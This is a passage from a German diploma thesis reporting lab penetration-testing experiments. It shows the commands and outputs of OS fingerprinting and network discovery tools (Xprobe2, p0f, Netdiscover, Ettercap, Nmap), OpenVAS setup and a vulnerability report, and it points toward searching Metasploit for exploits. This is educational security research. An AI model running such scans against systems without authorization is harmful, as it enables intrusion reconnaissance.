Strukturiert sind diese Versuche anhand der einzelnen Phasen eines Hacking Angriffs. Das heißt, es werden zuerst Angriffe mit Tools und die daraus generierten Daten im Rahmen der Reconnaissancephase vorgestellt. Darauf basierend werden die für die Scanningphase relevanten Versuche und deren Ergebnisse präsentiert. Schlussendlich wird dies mit den Versuchen und Ergebnissen der Phase Gaining Access komplettiert.

Abschließend wird nochmals ein Resümee über alle Ergebnisse der Laborversuche gezogen. Dies soll nochmals auf prägnante Weise die wichtigsten Resultate zusammenfassen. Verglichen mit einem realen Hacker Angriff, werden die Schritte Maintaining Access sowie Covering Tracks ausgelassen. Diese sind – je nach Literatur – nicht Bestandteil von Penetration Testing.

In dieser Diplomarbeit wurden diese beiden Phasen bewusst nicht in die Laborversuche integriert. Dies hat mehrere Gründe. Zum einen liegt es an der Literatur, die kontroverser Meinung ist. Mehr Informationen dazu gibt es im Kapitel Penetration Testing – Theoretische Grundlagen. Zum anderen geht es beim Penetration Testing vor allem darum, in Erfahrung zu bringen, welche Informationen bzw. Sicherheitslücken vorhanden sind und ob diese ausgenutzt werden könnten.

Darum sind die Ziele der Phasen Maintaining Access sowie Covering Tracks, nämlich einerseits Zugänge zum bereits geknackten System zu erhalten, um diese für weitere Angriffe nutzen zu können und andererseits Spuren des Angriffs zu vernichten bzw. so gut wie möglich zu verstecken, im Rahmen dieser Diplomarbeit nicht Teil des Penetration Testing.

3.2.1. Reconnaissance

Reconnaissance ist die erste Phase während eines Hacking Angriffs bzw. im Penetration Testing. Hier geht es vor allem um das Sammeln möglichst vieler und vor allem aussagekräftiger Informationen, welche dann in den folgenden Phasen Scanning bzw. Gaining Access verwendet werden.

Um dieses Ziel zu erreichen werden verschiedenste Tools verwendet. Diese Tools untersuchen auf unterschiedlichste Art und Weise das Netzwerk und die Testclients und sammeln so Informationen. Da einige Tools von aktivem Netzwerkverkehr abhängig sind, wurden zwischen den Testclients Telnet Verbindungen aufgebaut. Wie genau diese Tools arbeiten und zu welchen Informationen sie kommen, wird im Unterkapitel Tools im Kapitel Penetration Testing – Theoretischen Grundlagen erläutert.

Xprobe2

Der erste Versuch wurde mit dem Tool Xprobe2 durchgeführt. Dabei handelt es sich um ein aktives OS-Fingerprinting Tool, was bedeutet, dass dieses Tool Betriebssysteme anhand von gewissen Reaktionen und Eigenschaften des Betriebssystems über das Netzwerk, erkennt. Wie genau das funktioniert, wird wiederum im Kapitel Penetration Testing – Theoretische Grundlagen erklärt.

Im Gegensatz zu anderen Reconnaissance Tools ist mit Xprobe2 kein Scan eines gesamten Netzwerkes möglich. Hier muss der Benutzer einen definierten Computer angeben, der untersucht werden soll. Im Falle dieser Diplomarbeit wurde dies mit dem Befehl `xprobe2 [IP-Adresse] > xprobe2_result.txt` eingeleitet. [IP-Adresse] steht in diesem Fall für die IP-Adresse des zu scannenden Computers. Dies wurde in der Folge dann für alle vier Testclients (victim-wr, victim-wv, victim-lr, victim-lv) durchgeführt.

```
[+] Primary guess:
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM A.03.17 EEPROM A.04.09"
(Guess probability: 91%)
[+] Other guesses:
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM A.05.03 EEPROM A.05.05"
(Guess probability: 91%)
[+] Host 192.168.10.20 Running OS: "HP JetDirect ROM F.08.01 EEPROM F.08.05"
(Guess probability: 91%)
```

Abbildung 4 - Xprobe2 victim-wr

Wie aus der Abbildung des Xprobe2 Resultats des physikalischen Computers victim-wr ersichtlich ist, war Xprobe2 nicht in der Lage, das Betriebssystem exakt zu erkennen. Hier wird das Ergebnis des virtuellen Windows 7 Computers, victim-wv als Vergleich sehr interessant sein.

```
[+] Primary guess:
[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP SP2" (Guess probability: 93%)
[+] Other guesses:
[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP SP1" (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows XP" (Guess probability: 92%)
    (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 3"
    (Guess probability: 92%)
[+] Host 192.168.10.21 Running OS: "Microsoft Windows 2000 Server Service Pack 2"
    (Guess probability: 92%)
```

Abbildung 5 - Xprobe2 victim-wv

Zwar war auch hier Xprobe2 nicht in der Lage das virtuelle Betriebssystem Windows 7 exakt zu erkennen, jedoch zeigt das Resultat hier zumindest an, dass es sich hier um ein Windows Betriebssystem handelt. Dies kann bei der Suche nach eventuellen Schwachstellen durchaus von Relevanz sein.

Gleichzeitig zeigt dieses Ergebnis auch einen interessanten Unterschied zwischen Windows 7, installiert am physikalischen Computer und Windows 7 installiert als virtueller Computer in einem Image.

```
[+] Primary guess:
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 192.168.10.30 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
```

Abbildung 6 - Xprobe2 victim-lr

Die oben stehende Abbildung zeigt das Ergebnis des OS-Fingerprinting Tools Xprobe2 von der Untersuchung des physikalischen Computers mit dem installierten Ubuntu, in der Kernel Version 3.5.0.17. Auch hier war Xprobe2 in der Lage das Betriebssystem grob zu erkennen, allerdings ist das Ergebnis, dass es sich mit einer hundertprozentigen Wahrscheinlichkeit um einen Linux Kernel 2.4 handelt, falsch.

```
[+] Primary guess:
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.22" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.23" (Guess probability: 100%)
[+] Host 192.168.10.31 Running OS: "Linux Kernel 2.4.21" (Guess probability: 100%)
```

Abbildung 7 - Xprobe2 victim-lv

Im Gegensatz zum Ergebnis der Testclients mit Windows 7, gibt es bei den Resultaten der Testclients mit Ubuntu keine Unterschiede zwischen den virtuellen und physikalischen Systemen. Generell gilt auch hier, dass Xprobe2 zwar grob das Betriebssystem, nämlich Linux erkannt hat, jedoch die genaueren Informationen schlicht falsch sind.

p0f

Das zweite Tool, welches im Bereich Reconnaissance eingesetzt wird, ist das passive OS-Fingerprinting Tool p0f. Auch hier gilt wieder, dass genauere Angaben und Erklärungen zum Tool im Kapitel Penetration Testing – Theoretische Grundlagen zu finden sind. Grundsätzlich wird das Tool mit dem Kommandozeilenbefehl **p0f -i eth1 -w p0f_result.txt** gestartet. Wobei mit **-i** der jeweilige Netzwerkadapter ausgewählt wird, der untersucht werden soll und mit **-w** das Resultat in die angegebene Datei geschrieben wird.

```
192.168.10.20:49185 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
Signature: [8192:128:1:52:M1260,N,W8,N,N,S:::Windows:?]
-> 192.168.10.10:23 (distance 0, link: PIX, SMC, sometimes wireless)

192.168.10.21:49198 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]
-> 192.168.10.10:23 (distance 0, link: ethernet/modem)

192.168.10.30:60068 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7::?:?] [high throughput]
(up: 10 hrs)
-> 192.168.10.10:23 (link: ethernet/modem)

192.168.10.31:51774 - UNKNOWN [S10:64:1:60:M1460,S,T,N,W7::?:?] [high throughput]
(up: 10 hrs)
-> 192.168.10.10:23 (link: ethernet/modem)
```

Abbildung 8 - p0f

Die vorangegangene Abbildung zeigt die Ergebnisse der Laborversuche mit p0f. Auch hier zeigt sich auf den ersten Blick ein ähnliches Resultat, wie es mit Xprobe2 erzielt worden ist. Zwar wurden bei den beiden Testclients victim-wr sowie victim-wv das Betriebssystem Windows erkannt, doch misslingt auch hier die genauere Definition der Version des Betriebssystems.

Überraschender ist hingegen das Ergebnis der beiden Linux Computer. Hier scheitert p0f in jeglicher Hinsicht. Leider konnte nicht verifiziert werden, woran das Tool gescheitert ist. Zu erwähnen ist hier allerdings, dass es sich hierbei nur um das p0f Resultat bzw. dessen Erkennungsleistung in der speziellen Laborumgebung dieser Diplomarbeit handelt und dies nur bedingt Rückschlüsse auf die generellen Leistungen dieses Tools zulässt.

Netdiscover

Ein weiteres Tool, dass in der Hacking bzw. Penetration Testing Phase Reconnaissance eingesetzt wird, heißt Netdiscover. Dieses Tool kann vor allem am Beginn dieser Phase von Nutzen sein, da es alle aktiven Netzwerkteilnehmer eines Netzwerkes finden und anschließend dem Benutzer in einer Liste zur Verfügung stellen kann.

Genauere Informationen zur Funktionsweise und welche Betriebsmodi Netdiscover unterstützt, werden im Kapitel Penetration Testing – Theoretische Grundlagen erläutert. Im Rahmen der Laborversuche wurde das Tool mit folgendem Befehl gestartet **netdiscover -i eth1 -r 192.168.10.0/24 -P >> /root/Desktop/restult.txt**.

Der Parameter **-i** gibt den Netzwerkadapter an, der gescannt werden soll. In diesem Fall handelt es sich um eth1. Den Scanbereich bzw. die Range wird mit dem Parameter **-r** angegeben, wobei hier das gesamte 192.168.10.x Netz angegeben wurde. Schlussendlich wird **-P** für die Verwendung des passiven Scanmodus benutzt, um keine Netzwerkpakete von dem Computer PenTester ins Netzwerk zu schicken.

<i>IP</i>	<i>At MAC Address</i>	<i>Count</i>	<i>Len</i>	<i>MAC</i>	<i>Vendor</i>
192.168.10.21	08:00:27:e6:8d:9b	01	060	CADMUS	COMPUTER SYSTEMS
192.168.10.20	00:1b:38:43:ea:a8	01	060	COMPAL	INFORMATION (KUNSHAN) CO.,
192.168.10.30	00:1e:33:79:6c:6f	01	060	Inventec	Corporation
192.168.10.31	08:00:27:a2:57:2a	01	060	CADMUS	COMPUTER SYSTEMS
-- Active scan completed, 4 Hosts found.					

Abbildung 9 - Netdiscover

Im Gegensatz zu den vorangegangenen Tools, liefert Netdiscover keine Informationen zum eingesetzten Betriebssystem. Stattdessen liefert es eine übersichtliche Liste aller im Netzwerk aktiven Geräte, samt IP-Adresse, MAC-Adresse sowie dem Hersteller bzw. Besitzer der MAC-Adresse.

Im Rahmen der Laborversuche wurden folgende, in obiger Abbildung gezeigten Resultate geliefert. So fällt sofort auf, dass die beiden virtualisierten Computer victim-wv sowie victim-lv dem MAC-Adressbereich von CADMUS Computer Systems zugerechnet wird. Nach einiger Recherche im Internet konnte leider nur die Annahme entdeckt werden, wonach Oracle, der Hersteller von VirtualBox möglicherweise einige, dem ehemaligen deutschen UNIX-Rechner-Hersteller, zugeordneten MAC-Adressbereiche aufgekauft hat.

Die beiden physikalischen Computer victim-wr sowie victim-lr wurden den beiden Unternehmen Compal Information (Kunshan) sowie Inventec Corporation zugeordnet. Diese beiden asiatischen Firmen sind als Auftragsfertiger für Notebooks – unter anderem auch für Toshiba – bekannt. Somit erklären sich alle vier Ergebnisse von Netdiscover und können somit als richtig bestätigt werden.

Ettercap

Als nächstes wurde das Tool Ettercap eingesetzt, um Informationen über die vier Testclients zu sammeln. Ettercap ist prinzipiell ein Netzwerkanalyse Tool, welches als Sniffer aber auch als ausführendes Programm für Man-In-The-Middle-Angriffe eingesetzt werden kann.

In den Laborversuchen wurde Ettercap gestartet und unter Sniff das Unified Sniffing ausgewählt. Nach der Auswahl des Interfaces, im Fall dieser Diplomarbeit eth1, kann unter Start, mit dem Befehl **start sniffing** das Aufspüren von Computern gestartet werden. Nach einiger Zeit können unter View | Profiles die gesammelten Informationen angezeigt werden, ersichtlich in der unten stehenden Abbildung. Durch Auswahl eines Eintrages mit der Enter-Taste werden detaillierte Informationen angezeigt.




Abbildung 10 - Ettercap Übersicht




Abbildung 11 - Ettercap victim-wr

Die erste detaillierte Abbildung zeigt die Ergebnisse des Testclients victim-wr. Ettercap war hier zwar in der Lage, bei diesem physikalischen Computer grob das Betriebssystem, nämlich Windows zu erkennen, scheitert aber bei der genauen Bestimmung.






Abbildung 12 - Ettercap victim-wv

Im Gegensatz dazu, war Ettercap beim virtuellen Windows Computer, victim-wv überhaupt nicht in der Lage, das Betriebssystem auch nur grob zu erkennen. Die beiden nächsten Abbildungen zeigen die Ettercap Resultate der beiden Linux Computer, victim-lr sowie victim-lv. Auch hier war Ettercap nicht in der Lage, Informationen zum verwendeten Betriebssystem zu liefern. Einzig der Hinweis auf ein virtuelles Betriebssystem, durch die MAC-Adressen Zuordnung zu Cadmus Computer kann als positives Resultat gewertet werden.



```
root@kali: /  
File Edit View Search Terminal Help  
NG-0.7.4.2  
Profile details:  
IP address : 192.168.10.30  
MAC address : 00:1E:33:79:6C:6F  
MANUFACTURER :  
DISTANCE : 1  
TYPE : LAN host  
FINGERPRINT :  
OPERATING SYSTEM : UNKNOWN  
User messages:  
7587 mac vendor fingerprint  
1766 tcp OS fingerprint  
2183 known services  
Starting Unified sniffing...
```

Abbildung 13 - Ettercap victim-lr



```
root@kali: /  
File Edit View Search Terminal Help  
NG-0.7.4.2  
Profile details:  
IP address : 192.168.10.31  
MAC address : 08:00:27:A2:57:2A  
MANUFACTURER : Cadmus Computer Systems  
DISTANCE : 1  
TYPE : LAN host  
FINGERPRINT :  
OPERATING SYSTEM : UNKNOWN  
User messages:  
7587 mac vendor fingerprint  
1766 tcp OS fingerprint  
2183 known services  
Starting Unified sniffing...
```

Abbildung 14 - Ettercap victim-lv

Somit kann im Rahmen der Laborversuche dieser Diplomarbeit kein positives Endresultat von Ettercap präsentiert werden. Ettercap war bei den vier Testclients nicht in der Lage, richtige Informationen zu liefern. Nichtsdestotrotz ist dies keine allgemeingültige Aussage zu den Fähigkeiten von Ettercap.

Nmap

Nmap ist eines der bekanntesten Tools im Bereich der Netzwerk Scans. Die Fähigkeiten dieses Tools reichen von Port Scans bis hin zu OS-Fingerprinting. In den Laborversuchen wurde nmap mit dem Befehl **nmap -sS -O 192.168.10.0/24 > nmap_result.txt** ausgeführt.

Der Parameter **-sS** führt einen sogenannten halboffenen Scan durch, was bedeutet, dass keine vollständige TCP Verbindung zu Stande kommt. Dies verhindert das schnelle Erkennen dieser Scan Variante. **-O** wiederum aktiviert den OS-Fingerprinting Modus. Schlussendlich wird noch der Scanbereich wie auch die Datei, in der die Ergebnisse gespeichert werden sollen, angegeben.

```
Nmap scan report for 192.168.10.20
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7

Nmap scan report for 192.168.10.21
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_8
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Windows 8

Nmap scan report for 192.168.10.30
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.6

Nmap scan report for 192.168.10.31
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.6
```

Abbildung 15 - Nmap

In der obigen Abbildung sind die erzielten Ergebnisse des Nmap Laborversuches ersichtlich. Nmap zeigt hierfür die gefundenen Hosts, samt der gefundenen detaillierten Informationen. Im Falle der ersten Testclients, dem physikalischen Windows 7 Computer, victim-wr liefert Nmap als erstes Tool ein völlig richtiges Ergebnis, nämlich die exakte Erkennung von Windows 7.

Auch im Falle des virtuellen Windows 7 Computers victim-wv gelang dies, wenn auch mit der kleinen Einschränkung, dass Nmap sowohl Windows 7 als auch Windows Server 2008 unter den Treffern anzeigt. Dies ist ein kleines Indiz für einen – wenn auch recht kleinen – Unterschied zwischen der Erkennung eines physikalischen und virtuellen Computers.

Was die beiden Linux Rechner victim-lr sowie victim-lv anbelangt, so lieferte Nmap ein identisches Ergebnis. Zwar zeigt Nmap hier Linux 2.6.32 – 3.6 an, jedoch ist anzumerken, dass Nmap im Rahmen der Laborversuche das erste Tool überhaupt war, dass ein Linux Betriebssystem ab Kernel 3.0 erkannt hat.

3.2.2. Scanning

Scanning ist die zweite Phase während eines Hacking Angriffes bzw. im Penetration Testing. In dieser Phase geht es um das Aufspüren von Schwachstellen bei den Testclients. Diese Schwachstellen können dann als Basis für das Suchen bzw. Erstellen von Exploits dienen, mit deren Hilfe Zugriff auf den Computer hergestellt werden kann.

Um diese Schwachstellen zu finden, gibt es viele verschiedene Tools. Als de facto Standard hat sich hier unter anderem OpenVAS etabliert. Da OpenVAS auch Teil der auf Penetration Testing spezialisierten Linux Distribution Kali Linux ist, steht OpenVAS im Fokus dieses Kapitels der Diplomarbeit.

OpenVAS

Im Gegensatz zu den anderen, bisher besprochenen Tools gab es mit OpenVAS während der Laborversuche einige Probleme. Dies betrifft vor allem die Installation bzw. die Inbetriebnahme von OpenVAS. Zwar gibt es in Kali Linux ein Installationskript, doch führte dies – zumindest im Rahmen der Laborversuche für diese Diplomarbeit – dreimal zu einem nicht funktionierenden OpenVAS. Da auch die daraus entstandenen Fehlermeldungen keine Hilfe waren, musste eine alternative Lösung gefunden werden.

Schlussendlich gelang die Installation mit folgenden Schritten. Zuerst wurde OpenVAS mit APT-GET installiert. Dann wurde ein neues Zertifikat mit **openvas-mkcert** erzeugt. Mit dem Befehl **openvas-nvt-sync** werden die NVTs aktualisiert (mehr dazu im Kapitel Penetration Testing – Theoretische Grundlagen). Anschließend wird mit **openvas-mkcert-client -n om -i** sowie **openvasmd -rebuild** wird das Zertifikat des Clients als auch die Datenbank erneuert. Danach wird der Scanner mit **openvassd** gestartet. **openvasmd -rebuild** und **openvasmd -backup** erneuern die Datenbank nochmals und erzeugen ein Backup. Mit **openvasad -c ,add_user‘ -n root -r Admin** wird ein neuer Administrator Account angelegt. Mit **openvasmd -p 9390 -a 127.0.0.1** als auch **openvasad -a 127.0.0.1 -p 9393** sowie **gsad -http-only -listen=127.0.0.1 -p 9392** werden die Ports für OpenVAS konfiguriert und die Webbenutzeroberfläche gestartet. Nun kann über einen Browser auf <http://127.0.0.1:9392/> zugegriffen und OpenVAS benutzt werden (vgl. FuzzySecurity 2013, Tutorials).

Nach diesen Schritten öffnet sich im Browser der Greenbone Security Assistant. Über diese Oberfläche ist es möglich Schwachstellenanalysen durchzuführen. Als erster Schritt ist es nötig, sogenannte Targets anzulegen. Dies ist gleichbedeutend mit den Testclient. Das heißt, es muss unter Configuration | Targets ein neues Target angelegt werden. Im Fall der Laborversuche wurden hier die Computer victim-wr, victim-wv, victim-lr und victim-lv angelegt, indem schlicht der Name sowie die IP-Adresse eingegeben werden. Die übrigen Einstellungen wurden auf den vorgeschlagenen Standard Werten belassen.

Anschließend müssen unter Scan Management | New Task die Scan Eigenschaften festgelegt werden. Hierfür wird wieder ein Taskname vergeben, eine Scan Config ausgewählt und ein Target ausgewählt. So wurde für diese Diplomarbeit für alle vier Testclients ein Task angelegt, als Scan Config wurde **Full and Fast** gewählt.

Schlussendlich werden unter Scan Management | Tasks, alle erzeugten Tasks angezeigt. Hier ist es nun möglich mit Actions | Start den jeweiligen Task zu starten. Dies löst einen Scan aus, der nach Schwachstellen im Testclient sucht.

Task	Status	Reports			Threat	Trend	Actions
		Total	First	Last			
scan-lr	Done	1		May 12 2013	Medium		
scan-lv	Done	1		May 12 2013	Medium		
scan-wr	Done	1		May 12 2013	High		
scan-wv	Done	1		May 12 2013	Medium		

Abbildung 16 – OpenVAS Tasks

Die Abbildung oben zeigt das Tasks Übersichtsfenster, in dem die erzeugten Tasks wie auch einige Aktionen, wie zum Beispiel das Starten bzw. das Zeigen des Detailfensters mit dem erzeugten Bericht, dargestellt werden. Weiters zeigt es den aktuellen Stand des Scans, was eine sehr hilfreiche Funktion ist, da es je nach Art und Einstellung sowie Systemleistung bis zu einigen Stunden Wartezeit kommen kann.

Ist ein Task beendet, kann über das Detailfenster ein Bericht angezeigt werden, der aus den Informationen, die während der Durchführung des Tasks gewonnen wurden, generiert wird. Die folgenden Abbildungen zeigen am Beispiel des Testclients victim-wr, einen solchen Bericht, wobei hier nur beispielhaft zwei Schwachstellen des Testclients victim-wr abgebildet werden.

Summary

This document reports on the results of an automatic security scan. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Overrides are on. When a result has an override, this report uses the threat of the override.

Notes are included in the report.

This report might not show details of all issues that were found. It only lists hosts that produced issues. Issues with the threat level "Debug" are not shown.

This report contains all 31 results selected by the filtering described above. Before filtering there were 31 results.

Scan started: 2013-05-12T14:21:57Z

Scan ended: 2013-05-12T15:53:50Z

Host Summary

Host	High	Medium	Low	Log	False Positive
192.168.10.20	1	2	6	22	0
Total: 1	1	2	6	22	0

Results per Host

Host 192.168.10.20

Scanning of this host started at: 2013-05-12T14:22:27Z

Number of results: 31

Port Summary for Host 192.168.10.20

Service (Port)	Threat Level
microsoft-ds (445/tcp)	High
epmap (135/tcp)	Medium
general/SMBClient	Low
icslap (2869/tcp)	Low
general/CPE-T	Log
general/HOST-T	Log
general/tcp	Log
netbios-ns (137/udp)	Log
netbios-ssn (139/tcp)	Log

Abbildung 17 - OpenVAS victim-wr - 1

Wie die Abbildung klar zeigt, lieferte der OpenVAS Scan vom Testclient victim-wr 31 Funde. Diese gliedern sich in die Kategorien „high“, „medium“, „low“ sowie „log“. Diese erste Abbildung beinhaltet nur den allgemeinen Teil, der eine kurze Übersicht über die Resultate liefern soll. Darum ist für die weiteren Versuche besonders der zweite Teil von Interesse.

Security Issues for Host 192.168.10.20	
High (CVSS: 7.5) NVT: Microsoft Windows SMB/NETBIOS NULL Session Authentication Bypass Vulnerability (OID: 1.3.6.1.4.1.25623.1.0.801991)	microsoft-ds (445/tcp)
Overview: The host is running SMB/NETBIOS and prone to authentication bypass Vulnerability Vulnerability Insight: The flaw is due to an SMB share, allows full access to Guest users. If the Guest account is enabled, anyone can access the computer without a valid user account or password. Impact: Successful exploitation could allow attackers to use shares to cause the system to crash. Impact Level: System Affected Software/OS: Microsoft Windows 95 Microsoft Windows 98 Microsoft Windows NT Fix: No solution or patch is available as of 11th October, 2011. Information regarding this issue will be updated once the solution details are available. For updates refer to http://sourceforge.net/projects/nfs/files/nfs-utils/workaround: 1 Disable null session login. 2 Remove the share. 3 Enable passwords on the share. References: http://xforce.iss.net/xforce/xfdb/2 http://seclab.cs.ucdavis.edu/projects/testing/vulner/38.html	
References CVE: CVE-1999-0519	
Medium (CVSS: 5.0) NVT: DCE Services Enumeration (OID: 1.3.6.1.4.1.25623.1.0.10736)	epmap (135/tcp)
Distributed Computing Environment (DCE) services running on the remote host can be enumerated by connecting on port 135 and doing the appropriate queries. An attacker may use this fact to gain more knowledge about the remote host. Solution : filter incoming traffic to this port.	

Abbildung 18 - OpenVAS victim-wr - 2

Diese zweite Abbildung ist für die weitere Vorgangsweise äußerst wichtig. Im oberen Teil sieht man eine Schwachstelle, die der Kategorie „high“ zugeordnet wurde. Neben einem kurzen Überblick, der erklärt warum die Schwachstelle als solche identifiziert wurde und welche Auswirkungen sie haben kann, gibt es auch Hinweise zum Schließen der Sicherheitslücke.

Der wirklich interessante Abschnitt ist der Bereich „References“. Dieser beinhaltet eine CVE Nummer, was soviel wie Common Vulnerabilities and Exposures heißt. CVE bietet eine Grundlage für die eindeutige Identifizierung von Schwachstellen. Die in der Abbildung angeführte CVE-1999-0519 ist somit eindeutig erkennbar und damit können Informationen speziell diese Schwachstelle betreffend, gesucht und gefunden werden.

Über diese CVE Nummer ist es nun zum Beispiel möglich, auf der Metasploit Website (www.metasploit.com/modules) nach Exploits speziell für diese Schwachstelle zu suchen. Die Suchfunktion liefert in weiterer Folge Exploits die exakt diese gefundene Schwachstelle ausnutzen.

